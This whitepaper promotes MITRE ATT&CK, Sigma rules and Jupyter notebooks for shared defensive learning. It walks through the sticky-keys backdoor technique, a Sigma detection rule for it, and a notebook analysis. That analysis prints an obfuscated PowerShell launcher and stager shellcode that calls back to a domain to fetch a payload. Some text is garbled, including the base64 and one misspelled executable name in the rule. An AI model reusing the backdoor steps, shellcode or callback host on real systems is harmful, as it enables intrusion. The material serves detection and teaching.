

The Githubification of Infosec

Towards a more open, contributor friendly, vendor neutral model for accelerated learning in InfoSec

Author: John Lambert, @JohnLaTwC

Summary

This paper shows how a community-based approach of infosec can speed learning for defenders. Attack knowledge curated in the MITRE ATT&CK™ framework, detection definitions expressed in Sigma rules, and repeatable analysis written in Jupyter notebooks form a stackable set of practices. They connect knowledge to analytics to analysis.

If organizations were to contribute and share their unique expertise using these frameworks, and organizations were in this way to build on the expertise of others, defenders in every organization would benefit from the best defense in any organization.

Introduction

“If you want to go fast, go alone. If you want to go far, go together.” -- African proverb

There has never been a more critical time when experienced infosec professionals are needed. From targeted intrusions, ransomware outbreaks, and relentless cyber-crime attacks, every industry is racing to build infosec muscle. It is said that it takes 10,000 hours to make an expert. There is no escaping that infosec is an experience driven profession where mastery comes from time spent triaging alerts, investigating threats, and responding to incidents. If there is a profession that could benefit from a breakthrough to shrink the time required to build mastery, infosec is it.

With headwinds created by competing commercial solutions, heterogeneous and ever more complex technology, and professional secrecy is this even possible? There is an open approach that is currently rippling across the infosec industry that could give defenders the acceleration they need.

This paper describes how defenders can learn together and gain time by compounding their skills, so every defender can be as good as the best defender. I call this approach the Githubification of InfoSec. It has three components: Insight, Analytics, and Analysis. Let's walk through each one and highlight their value by using concrete examples.

Organized Insight

“The eye cannot see what the mind does not know” -- various

Defense starts with insight. There is a strong ethic in infosec on publishing information on new techniques and threats. However, contribution becomes cacophony when information isn't organized. Keeping up with what's new, what's meaningful, and turning that into a cohesive whole is a major challenge. And all defenders must repeat this journey on their own.

One of the biggest contributions to infosec looking to change that is the MITRE ATT&CK™ framework. It is a taxonomy of attack tactics and techniques used in the wild. Here is an example of an entry on abusing accessibility features named [T1015](#). It contains a description of the technique, examples of which APTs are known to use it, detection ideas, as well as references to publications with further context.

Accessibility Features

Windows contains accessibility features that may be launched with a key combination before a user has logged in (for example, when the user is on the Windows logon screen). An adversary can modify the way these programs are launched to get a command prompt or backdoor without logging in to the system.

Two common accessibility programs are `C:\Windows\System32\sethc.exe`, launched when the shift key is pressed five times and `C:\Windows\System32\utilman.exe`, launched when the Windows + U key combination is pressed. The sethc.exe program is often referred to as "sticky keys", and has been used by adversaries for unauthenticated access through a remote desktop login screen. ^[1]

Depending on the version of Windows, an adversary may take advantage of these features in different ways because of code integrity enhancements. In newer versions of Windows, the replaced binary needs to be digitally signed for x64 systems, the binary must reside in `SystemDirectory`, and it must be protected by Windows File or Resource Protection (WFP/WRP). ^[2] The debugger method was likely discovered as a potential workaround because it does not require the corresponding accessibility feature binary to be replaced. Examples for both methods:

For simple binary replacement on Windows XP and later as well as Windows Server 2003/R2 and later, for example, the program (e.g., `C:\Windows\System32\utilman.exe`) may be replaced with "cmd.exe" (or another program that provides backdoor access). Subsequently, pressing the appropriate key combination at the login screen while sitting at the keyboard or when connected over Remote Desktop Protocol will cause the replaced file to be executed with SYSTEM privileges. ^[3]

For the debugger method on Windows Vista and later as well as Windows Server 2008 and later, for example, a Registry key may be modified that configures "cmd.exe" or another program that provides backdoor access, as a "debugger" for the accessibility program (e.g., "utilman.exe"). After the Registry is modified, pressing the appropriate key combination at the login screen while at the keyboard or when connected with RDP will cause the "debugger" program to be executed with SYSTEM privileges. ^[3]

Other accessibility features exist that may also be leveraged in a similar fashion: ^[2]

- On-Screen Keyboard: `C:\Windows\System32\osk.exe`
- Magnifier: `C:\Windows\System32\Magnify.exe`
- Narrator: `C:\Windows\System32\Narrator.exe`
- Display Switcher: `C:\Windows\System32\DisplaySwitch.exe`
- App Switcher: `C:\Windows\System32\AtBroker.exe`

ID: T1015

Tactic: Persistence, Privilege Escalation

Platform: Windows

Permissions Required: Administrator

Effective Permissions: SYSTEM

Data Sources: Windows Registry, File monitoring, Process monitoring

CAPEC ID: CAPEC-558

Contributors: Paul Speulstra, AECOM Global Security Operations Center

Version: 1.0

Procedure Examples

Name	Description
APT29	APT29 used sticky-keys to obtain unauthenticated, privileged console access. ^{[14][15]}
APT3	APT3 replaces the Sticky Keys binary <code>C:\Windows\System32\sethc.exe</code> for persistence. ^[13]
APT41	APT41 leveraged sticky keys to establish persistence. ^[18]
Axiom	Axiom actors have been known to use the Sticky Keys replacement within RDP sessions to obtain persistence. ^[17]
Deep Panda	Deep Panda has used the sticky-keys technique to bypass the RDP login screen on remote systems during intrusions. ^[16]
Empire	Empire can leverage WMI debugging to remotely replace binaries like <code>sethc.exe</code> , <code>Utilman.exe</code> , and <code>Magnify.exe</code> with <code>cmd.exe</code> . ^[12]

Mitigations

Mitigation	Description
Execution Prevention	Adversaries can replace accessibility features binaries with alternate binaries to execute this technique. Identify and block potentially malicious software executed through accessibility features functionality by using application whitelisting tools, like Windows Defender Application Control, AppLocker, or Software Restriction Policies where appropriate. ^{[6][7][8][9][10][11]}
Limit Access to Resource Over Network	If possible, use a Remote Desktop Gateway to manage connections and security configuration of RDP within a network. ^[5]
Operating System Configuration	To use this technique remotely, an adversary must use it in conjunction with RDP. Ensure that Network Level Authentication is enabled to force the remote desktop session to authenticate before the session is created and the login screen displayed. It is enabled by default on Windows Vista and later. ^[4]

Detection

Changes to accessibility utility binaries or binary paths that do not correlate with known software, patch cycles, etc., are suspicious. Command line invocation of tools capable of modifying the Registry for associated keys are also suspicious. Utility arguments and the binaries themselves should be monitored for changes. Monitor Registry keys within `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options`.

References


1. Glyer, C., Kazanciyan, R. (2012, August 20). THE "HIKIT" ROOTKIT: ADVANCED AND PERSISTENT ATTACK TECHNIQUES (PART 1). Retrieved June 6, 2016.
2. Maldonado, D., McGuffin, T. (2016, August 6). Sticky Keys to the Kingdom. Retrieved July 5, 2017.
3. Tilbury, C. (2014, August 28). Registry Analysis with CrowdResponse. Retrieved November 12, 2014.
4. Microsoft. (n.d.). Configure Network Level Authentication for Remote Desktop Services Connections. Retrieved June 6, 2016.
5. Microsoft. (n.d.). Overview of Remote Desktop Gateway. Retrieved June 6, 2016.
6. Beechey, J. (2010, December). Application Whitelisting: Panacea or Propaganda?. Retrieved November 18, 2014.
7. Gorzelany, A., Hall, J., Poggemeyer, L. (2019, January 7). Windows Defender Application Control. Retrieved July 16, 2019.
8. Tomonaga, S. (2016, January 26). Windows Commands Abused by Attackers. Retrieved February 2, 2016.
9. NSA Information Assurance Directorate. (2014, August). Application Whitelisting Using Microsoft AppLocker. Retrieved March 31, 2016.
10. Corio, C., & Sayana, D. P. (2008, June). Application Lockdown with Software Restriction Policies. Retrieved November 18, 2014.
11. Microsoft. (2012, June 27). Using Software Restriction Policies and AppLocker Policies. Retrieved April 7, 2016.
12. Schroeder, W., Warner, J., Nelson, M. (n.d.). Github PowerShellEmpire. Retrieved April 28, 2016.
13. valsmith. (2012, September 21). More on APTSim. Retrieved September 28, 2017.
14. Dunwoody, M. and Carr, N. (2016, September 27). No Easy Breach DerbyCon 2016. Retrieved October 4, 2016.
15. Dunwoody, M. (2017, March 27). APT29 Domain Fronting With TOR. Retrieved March 27, 2017.
16. RSA Incident Response. (2014, January). RSA Incident Response Emerging Threat Profile: Shell Crew. Retrieved January 14, 2016.
17. Novetta. (n.d.). Operation SMN: Axiom Threat Actor Group Report. Retrieved November 12, 2014.
18. Fraser, N., et al. (2019, August 7). Double DragonAPT41, a dual espionage and cyber crime operation APT41. Retrieved September 23, 2019.

MITRE ATT&CK simplifies learning for defenders through three principles:

- It is curated. ATT&CK manages complexity by organizing techniques based on attacker objectives, grouping similar techniques together, and relating them to affected platforms.
- It is contributor friendly. In a recent release, most of the new techniques were contributed by researchers outside of MITRE. Since ATT&CK documents techniques seen in actual attacks instead of just theoretical ones, drawing from the community is essential as researchers around the globe see different attacks.
- It is extensible. The most popular version of ATT&CK is for enterprise networks, but already there are efforts to adapt ATT&CK to cloud, mobile, IoT, industrial controls, and the router space. This adaptability simplifies the process for defenders to learn new domains.

Many researchers and most leading security vendors have adopted the framework. Here are a few ways it is being used:

- Threat actors are described by the ATT&CK techniques they use. Defenders can then evaluate their defensive controls against the subset of techniques used by the specific threat actors they face. Here is an example of Palo Alto describing the ATT&CK techniques used by the [Sofacy](#) threat actor:



- The [ATT&CK navigator tool](#) by MITRE allows one to select multiple threat groups and see where they overlap and where they differ. This example shows APT 28 (in orange) and the additional techniques used by APT 29:

- Another open source project, [Atomic Red Team](#), by Red Canary creates test cases for ATT&CK techniques. With a mantra of “trust but verify”, this approach lets defenders find blind spots early. Here are the test cases supported by the project at the time of writing (in red):

MITRE ATT&CK™ Navigator											
layer × Atomic Red Team ×		selection controls		layer controls		technique controls					
Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Exfiltration	Impact
11 items	34 items	62 items	32 items	69 items	21 items	23 items	18 items	13 items	22 items	9 items	16 items
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Destruction
	Command-Line Interface			BITS Jobs	Brute Force	Browser Bookmark Discovery	Component Object Model and Distributed COM			Data Encrypted for Impact	Data Encrypted for Impact
External Remote Services	Compiled HTML File	Account Manipulation	AppCert DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Data from Information Repositories	Clipboard Data	Connection Proxy	Data Transfer Size Limits	Defacement
Hardware Additions	Component Object Model and Distributed COM	AppCert DLLs	AppInit DLLs	Clear Command History	Credentials from Web Browsers	File and Directory Discovery		Data from Local System	Custom Command and Control Protocol	Exfiltration Over Alternative Protocol	Disk Content Wipe
Replication Through Removable Media	Control Panel Items	Application Shimming	Bypass User Account Control	Code Signing	Credentials in Files	Network Service Scanning	Internal Spearphishing	Data from Network Shared Drive	Custom Cryptographic Protocol	Endpoint Denial of Service	Disk Structure Wipe
Spearphishing Attachment	Dynamic Data Exchange	BITS Jobs	DLL Search Order Hijacking	Compile After Delivery	Credentials in Registry	Network Share Discovery	Logon Scripts		Data Encoding	Firmware Corruption	Inhibit System Recovery
Spearphishing Link	Execution through API	Bootkit	Dylib Hijacking	Component Firmware	Exploitation for Credential Access	Network Sniffing	Pass the Hash	Data from Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium	Network Denial of Service
Spearphishing via Service	Execution through Module Load	Browser Extensions	Elevated Execution with Prompt	Component Object Model Hijacking	Forced Authentication	Peripheral Device Discovery	Pass the Ticket		Data Staged	Resource Hijacking	Runtime Data Manipulation
Supply Chain Compromise	Exploitation for Client Execution	Change Default File Association	Emond	Connection Proxy	Hooking	Permission Groups Discovery	Remote Desktop Protocol	Email Collection	Fallback Channels	Scheduled Transfer	Service Stop
Trusted Relationship	Graphical User Interface	Component Firmware	DCShadow	Control Panel Items	Input Capture	Process Discovery	Remote File Copy	Input Capture	Man in the Browser		
Valid Accounts	InstallUtil	Component Object Model Hijacking	Deobfuscate/Decode Files or Information	DCShadow	Input Prompt	Query Registry	Remote Services	Man in the Browser			
			Extra	Disable Security	Kerberoasting	Remote System					

In summary, MITRE ATT&CK is a curated repository of insight into attacker techniques that helps defenders improve their readiness against attacks seen in the wild and relevant to their organization.

Actionable Analytics

"Every contact leaves a trace" -- Locard's exchange principle

Insight is great, but it's only a first step. Defenders need to translate this insight into defensive action. They often do this by searching for artifacts in their logs that indicate malicious activity. Defenders build competency in their tools by learning the underlying data models and ways of turning investigative ideas into concrete queries. Let's walk through an example.

Going back to T1015, it involves setting registry keys for the accessibility apps to run them under the debugger when they are invoked. It sets the debugger to the command prompt, cmd.exe, so that instead of launching a traditional debugger, cmd.exe is spawned as SYSTEM on the logon desktop by winlogon.exe. The attacker can then reset passwords and gain access to a system. Even after a defender learns about this technique, they still need to identify a way to detect it being used in the wild. This would typically involve writing a detection in the language of their query tool against its data model.

Each tool has its own language: Splunk uses its Search Processing Language, Elastic Search uses DSL, and Microsoft Defender ATP uses the Keyword Query Language (KQL). If only there were a universal language for searching logs like Yara does for files and Snort does for network traffic.

One project that has gained in popularity in recent years is the [Sigma project](#). Sigma is an open source project by Florian Roth (@cyb3rops) and Thomas Patzke (@blubbfiction) that specifies a generic way to write detections on logs. It complements this with a set of converters that translates the Sigma language into popular query tools including Splunk, Elastic Search, QRadar, and others. The [SOC Prime](#) team has an online tool, <https://uncoder.io/>, to make it easy to do this. So, even if a defender's query tool does not natively support Sigma, there is still a way to use a Sigma rule. This makes Sigma a Swiss army knife for working with logs.



GENERIC SIGNATURE FORMAT FOR SIEM SYSTEMS

WHAT IS IT?

Sigma is an open signature format that allows you to describe search queries on log data in a generic form.

By describing your detection methods in a generic form, you can share them with partners or trusted communities regardless of the SIEM system that they use.

You can use the Sigma Converter to transform the generic rules into specific search queries for more than 10 different SIEM or log analysis systems.

FOCUS ON SIMPLICITY

We decided to support simple search queries and only a few correlations, covering more than 90% of the day-to-day needs.

This allows us to provide a lean and easy-to-use standard.



With T1015, how can one use Sigma to write detection in a generic way? [This Sigma rule](#) shows how to write a generic detection for both the setting of the registry keys and the invocation of the attack.

50 lines (50 sloc) | 1.85 KB

```
1  action: global
2  title: Sticky Key Like Backdoor Usage
3  id: baca5663-583c-45f9-b5dc-ea96a22ce542
4  description: Detects the usage and installation of a backdoor that uses an option to register a malicious debugger for built-in tools that
5  screen
6  references:
7    - https://blogs.technet.microsoft.com/jonathantrull/2016/10/03/detecting-sticky-key-backdoors/
8  tags:
9    - attack.privilege_escalation
10   - attack.persistence
11   - attack.t1015
12   - car.2014-11-003
13   - car.2014-11-008
14  author: Florian Roth, @twjackomo
15  date: 2018/03/15
16  detection:
17    condition: 1 of them
18  falsepositives:
19    - Unlikely
20  level: critical
21  ---
22  logsource:
23    product: windows
24    service: sysmon
25  detection:
26    selection_registry:
27      EventID: 13
28      TargetObject:
29        - '*\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe\Debugger'
30        - '*\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\utilman.exe\Debugger'
31        - '*\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\osk.exe\Debugger'
32        - '*\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Magnify.exe\Debugger'
33        - '*\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Warrator.exe\Debugger'
34        - '*\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\DisplaySwitch.exe\Debugger'
35      EventType: 'SetValue'
36  ---
37  logsource:
38    category: process_creation
39    product: windows
40  detection:
41    selection_process:
42      ParentImage:
43        - '*\winlogon.exe'
44      CommandLine:
45        - '*cmd.exe sethc.exe *'
46        - '*cmd.exe utilman.exe *'
47        - '*cmd.exe osk.exe *'
48        - '*cmd.exe Magnify.exe *'
49        - '*cmd.exe Narrator.exe *'
50        - '*cmd.exe DisplaySwitch.exe *'
```

Why would a defender write a query in Sigma versus their own query tool? There are a few scenarios:

1. A Sigma rule contains not only the detection logic but also additional context (logsources, platforms, MITRE ATT&CK techniques, etc.) and it is easier to read than most vendor-specific query languages. The rule is therefore self-documenting, making it easier to explain and to share. It even facilitates the documentation process within a team.
2. Researchers may want to contribute their detection idea to a wider community. With Sigma, they simplify the process of translating their detection logic to a multiple backends because Sigma does it for them. This spreads the idea further with less work needed by others. Software developers can [pre-package Sigma rules with their product](#) to make it easier for defenders to alert on high impact issues (security relevant error conditions, anomalies, or sensitive

operations). Researchers creating tools for Red Teams can provide detection starting points for their attack techniques in the form of Sigma rules as a way to embrace purple teaming.

3. They want to be vendor neutral. Security advisories often want to provide actionable information to speed defenders but avoid making vendor specific endorsements. They could complement their use of Yara and Snort with Sigma.

Where MITRE ATT&CK provides a great repository of insight in techniques used by adversaries, Sigma can turn these insights into defensive action by providing a way to self-document concrete logic for detecting attacker techniques so defenders make it actionable.

Repeatable Analysis

“You know my methods. Apply them.” -- Arthur Conan Doyle, The Sign of Four

Regardless of how investigations get started, they all involve searching through data. It is this process of analysis that separates breakthroughs from brick walls. Analysis is full of judgment. Which pivots does one take to generate other lines of investigation? How to enrich the data to help filter it? If someone investigated a threat and wrote up their conclusions, what were their steps? How can another repeat the analysis done by an expert on a similar dataset?

One way to help democratize analysis would be to remove its mystery and improve its repeatability. Imagine that the world’s best expert on an attack could embody their investigative know-how in a way where others could repeat it in their environment. Let’s look at how an open source technology in the form of Jupyter Notebooks can help.

What is Jupyter?

Jupyter is a suite of complementary open source technologies that originate from the scientific computing and data science community. For infosec practitioners, here’s what you need to know:


- A fundamental component is the notebook. A notebook is a file where that combines markup, code, and data. Markup is used to provide description and exposition. The notebook can load data from a data source, search through it using data analysis commands, and then render it using a diverse set of powerful visualization tools. Notebooks are usually written in Python (though not required) and draw upon the rich set of open source libraries for processing data such as Pandas. If one wants to go beyond searching to the realm of data science or machine learning, that’s within reach as well. Notebooks are not a niche technology--there are over 5 million of them on GitHub.
- Notebooks are shareable. Notebooks are files, so one can publish them anywhere. GitHub has native support for notebooks so others can easily preview them. When someone else downloads a notebook, they can follow along on the analysis, or they can apply the methodology to their data by re-running it. This ability to execute the analysis against similar data is a powerful concept that allows one to encapsulate expertise. Now any publisher of a notebook is not only a teacher, but also a virtual team member.
- It can run anywhere. The browser-based notebook requires a “kernel” to run. Kernels are computing processes that execute Python, .NET, and other languages and return the results to the notebook UI. Notebooks can run in almost any browser - Windows, Linux, Mac and mobile platforms. The kernels can run locally or remotely, on-premises or in the cloud, and every major cloud vendor supports them.

An Example Notebook

The notebook is composed of cells. An input cell is where commands are typed and an output cell renders the result. Let’s walk through a concrete scenario: A defender comes across an obfuscated PowerShell command flagged by a rule. Attackers use obfuscation tools like [Magic Unicorn](#) to disguise their intent and evade detective controls. [This notebook](#) shows processing the obfuscated command line, extracting the Base64 encoded command string, decoding it, and finding embedded shellcode. It

then searches for network indicators and uses [CyberChef](#)'s disassembled output to annotate the functionality in the shellcode.

Obfuscated PowerShell command flagged by a rule:



21 / 57 engines detected this file

0c30d700b131246e302ff3da1c4180d21f4650db072e287d1b9d477fe88d312f

/home/ubuntu/pastes/dmK1TH.ps1

8.01 KB Size

2019-02-18 05:28:20 UTC

9 months ago

Community Score

DETECTION DETAILS CONTENT SUBMISSIONS COMMUNITY 2

STRINGS HEX PREVIEW

```
powershell -w 1 -C "sv BY -
sv bK ec
sv Kq ((gv BY).value.toString()+(gv bK).value.toString())
powershell (gv Kq).value.toString()
'JABkAEcASwAgAD0AIAAQCQAWgBtACAAPOAgACcA.JwBbAEQAbABsAEkAbQBWAG8AcgB0ACgAIGrAGUAcgBuAGUAbAAzADIALgBkAGWAbAAIACkAXQBWAHUAYgBsAGkAYWAgAHMAdABhAHQAbQBJACAAZQ
B4AHQAQZQBYAG4AIAIBJAG4AdABQAHQAcgAgFYAaQBYAHQAdQBhAGWABwBjACgASQBUAHQAUB0AHIAIABsAHAAQCBkAGQAcgB1AHMAdABhAHQAcgB1ACWAIAB1A
GkAbgB0ACAAZgBsAEAEABsAG8AYWbAHQAQABvAG4AVAB5AHAAZQAsACAAAdQBPAAG4AdAAGAGYAbABQAHIAIBwB0AGUAYWb0ACKAOWBBAEQAbABsAEkAbQBWAG8AcgB0ACgAIGrAGUAcgBuAGUAbAAzADIA
LgBkAGWAbAAIACkAXQBWAHUAYgBsAGkAYWAgAHMAdABhAHQAbQBJACAAZQAB4AHQAQZQBYAG4AIAIBJAG4AdABQAHQAcgAgAEMAcB1AGEAdAB1AFQAAABYAGUAYQBkACgASQBUAHQAUB0AHIAIABsAHAAVAB
oAHIAZQBhAGQAQCB0AHQAcgBPAAG4AdABQAHQAcgB1ACWAIAB1AGkAbgB0ACAAZgBsAEAEABsAG8AYWbAHQAQABvAG4AVAB5AHAAZQAsACAAAdQBPAAG4AdAAGAGYAbABQAHIAIBwB0AGUAYWb0ACKAOWBBAEQAbABsAEkAbQBWAG8AcgB0ACgAIGrAGUAcgBuAGUAbAAzADIA
kAbgB0AFPAAdABYACAAABwAFAYQBYAGAEABQBLAHQAQZQBYAG4AIAIBJAGkAbgB0ACAAZAB3AEMAcB1AGEAdABPAAG8AbgBGAAGAYOBnAHMALAAGAEkAbgB0AFPAAdABYACAAABwAFQAAABYAGUAYQBkAEkAZ
AApAdEAMwBEAGWAbABJAG0AcABVbAHIAIAAocACIABQBsAHYAYWbYAHQALgB
```

After decoding the Base64 command, the following shellcode is found:

Shellcode bytes:

```
Out[3]: '0xfc,0xe8,0x82,0x00,0x00,0x00,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0
f,0xb7,0x4a,0x26,0x31,0xff,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0xd0,0x01,0xc7,0xe2,0xf2,0x52,0x57,0x8b,0x52,0x10,0x
8b,0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x01,0xd1,0x51,0x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0
x8b,0x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0xd0,0x01,0xc7,0x38,0xe0,0x75,0xf6,0x03,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,
0x58,0x24,0x01,0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x6
1,0x59,0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,0x8b,0x12,0xeb,0x8d,0x5d,0x68,0x6e,0x65,0x74,0x00,0x68,0x77,0x69,0x6e,0x69,0x54,0x
68,0x4c,0x77,0x26,0x07,0xff,0xd5,0x31,0xdb,0x53,0x53,0x53,0x53,0x68,0x3a,0x56,0x79,0xa7,0xff,0xd5,0x53,0x53,0x6a,0x03,0
x53,0x53,0x68,0x7e,0xf9,0x00,0x00,0xe8,0xb0,0x00,0x00,0x00,0x2f,0x67,0x53,0x4d,0x37,0x34,0x54,0x51,0x53,0x41,0x30,0x75,0x51,
0x7a,0x70,0x48,0x50,0x79,0x7a,0x62,0x38,0x70,0x41,0x33,0x70,0x2d,0x32,0x59,0x6d,0x33,0x00,0x50,0x68,0x57,0x89,0x9f,0xc6,0xf
f,0xd5,0x89,0xc6,0x53,0x68,0x00,0x32,0xe0,0x84,0x53,0x53,0x53,0x57,0x53,0x56,0x68,0xeb,0x55,0x2e,0x3b,0xff,0xd5,0x96,0x6a,0x
0a,0x5f,0x68,0x80,0x33,0x00,0x00,0x89,0xe0,0x6a,0x04,0x50,0x6a,0x1f,0x56,0x68,0x75,0x46,0x9e,0x86,0xff,0xd5,0x53,0x53,0x53,0
x53,0x56,0x68,0x2d,0x06,0x18,0x7b,0xff,0xd5,0x85,0xc0,0x75,0x16,0x68,0x88,0x13,0x00,0x00,0x68,0x44,0xf0,0x35,0xe0,0xff,0xd5,
0x4f,0x75,0xcd,0x68,0xf0,0xb5,0xa2,0x56,0xff,0xd5,0x6a,0x40,0x68,0x00,0x10,0x00,0x00,0x68,0x00,0x00,0x40,0x00,0x53,0x68,0x5
8,0xa4,0x53,0xe5,0xff,0xd5,0x93,0x53,0x53,0x89,0xe7,0x57,0x68,0x00,0x20,0x00,0x00,0x53,0x56,0x68,0x12,0x96,0x89,0xe2,0xff,0x
d5,0x85,0xc0,0x74,0xcd,0x8b,0x07,0x01,0xc3,0x85,0xc0,0x75,0xe5,0x58,0xc3,0x5f,0xe8,0x69,0xff,0xff,0xf6,0x70,0x65,0x6c,0
x69,0x78,0x2d,0x36,0x33,0x38,0x37,0x30,0x2e,0x70,0x6f,0x72,0x74,0x60,0x61,0x70,0x2e,0x69,0x6f,0x00'
```

Searching for strings to find the callback domain:

Technique #1: dump strings from it

Often times shellcode will connect back to a domain or URL and download a payload. Extracting these command and control network indicators can be sometimes as simple as viewing the shellcode as ASCII. If something simple works, use it.

```
In [4]: ## dump all strings from a buffer

def extract_strings(hex_str, min_length = 5):
    import string

    shellcode_bytes = bytes.fromhex(''.join(hex_str.replace ('0x','').split(',')))

    shellcode_str = ''.join(list(map(lambda c: chr(c) if chr(c) in string.printable else '\t', shellcode_bytes)))
    match_obj = re.findall(r"([\w\.\-\/\_\{\}\%]{%d,})" % min_length, shellcode_str)
    for match in match_obj:
        print(match)

extract_strings(shellcode_hexstr)

hwiniThLw
SSSSSh
/gSM74TQSA0uQzpHPyzb8pA3p-2Ym3
SSSSVh
SSSSVh-
epelix-63870.portmap.io
```

Right away we see the string `epelix-63870.portmap.io`. This is the callback domain. We also see the string `/gSM74TQSA0uQzpHPyzb8pA3p-2Ym3`. This is part of the Url it uses. With no knowledge of assembly, we already have a network indicator to go hunt down!

Disassemble the shellcode and annotate the APIs to discover its functionality:

```
def resolve_block_hashes(str_shellcode):
    if not fDbLoaded:
        prepareAPIs()
    modsz = str_shellcode
    for dw in re.findall('PUSH ([A-Fa-f0-9]{8})', str_shellcode):
        try:
            modsz = re.sub('PUSH ' + dw, APIDict['0x' + dw.lower()], modsz)
        except KeyError:
            pass
    return modsz

updated_shellcode = resolve_block_hashes(shellcode_str)
print(updated_shellcode)

0000007C 59          POP ECX
0000007D 5A          POP EDX
0000007E 51          PUSH ECX
0000007F FFE0        JMP EAX
00000081 5F          POP EDI
